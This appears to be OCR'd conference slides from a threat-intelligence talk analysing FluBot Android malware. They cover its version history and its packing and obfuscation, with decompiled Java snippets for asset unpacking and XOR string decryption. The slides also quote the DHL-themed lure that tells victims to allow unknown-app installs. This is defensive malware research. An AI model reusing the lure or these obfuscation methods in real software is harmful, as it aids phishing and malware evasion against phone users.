
DHL

Track your package

1. This package is linked to your phone number and can only be tracked with our app.
2. If a window appears preventing the installation, select "settings" and enable the installation of unknown apps.

TLP:WHITE

Highlights from version history



12/2020 — First time spotted in the wild 🇪🇸

06/2021 — Version 4.5: Flubot starts targeting Finland 🇫🇮

11/2021 — Version 4.9: C2 started using DoH

01/2022 — Versions 5.1 and 5.2: DGA update feature

01/2022 — Version 5.4: More obfuscation and ability to print notifications from C2


03/2022 — FIRST Improving Security Together

TLP:WHITE


Packing and obfuscation

Mitre T1027


Older versions used apkprotector but then the threat actor changed to custom packing




```
 ~/Doc/F/flubot-scripts/v/5.2/4/resources
file assets/yiIfkep/UpkUt6hwt1.j8F
assets/yiIfkep/UpkUt6hwt1.j8F: zlib compressed data
```




```
            ZipEntry zipEntry2 = new ZipEntry(a(1468));
            zipEntry2.setTime(zipEntry.getTime());
            zipOutputStream.putNextEntry(zipEntry2);
            String str2 = l;
            InflaterInputStream inflaterInputStream = new
            InflaterInputStream(inputStream);
            InflaterOutputStream inflaterOutputStream = new
            InflaterOutputStream(zipOutputStream);
            d.a(str2, inflaterInputStream, inflaterOutputStream);
            inflaterOutputStream.close();
            inflaterInputStream.close();
            zipOutputStream.closeEntry();
        } catch (Exception e2) {
```






```
} else if (i == 243) {
    byte[] bArr2 = {-112, -122, -127, -127, -106, -99, -121, -78,
    -112, -121, -102, -123, -102, -121, -118, -89, -101, -127,
    -106, -110, -105};
    while (i2 < 21) {
        bArr2[i2] = (byte) ((byte) (bArr2[i2] ^ i));
        i2++;
    }
    return new String(bArr2, StandardCharsets.UTF_8);
} else if (i == 270) {
    byte[] bArr3 = {111, 96, 106, 124, 97, 103, 106, 32, 111, 126,
    126, 32, 79, 109, 122, 103, 120, 103, 122, 119, 90, 102, 124,
    107, 111, 106};
    while (i2 < 26) {
        bArr3[i2] = (byte) ((byte) (bArr3[i2] ^ i));
        i2++;
    }
    return new String(bArr3, StandardCharsets.UTF_8);
```



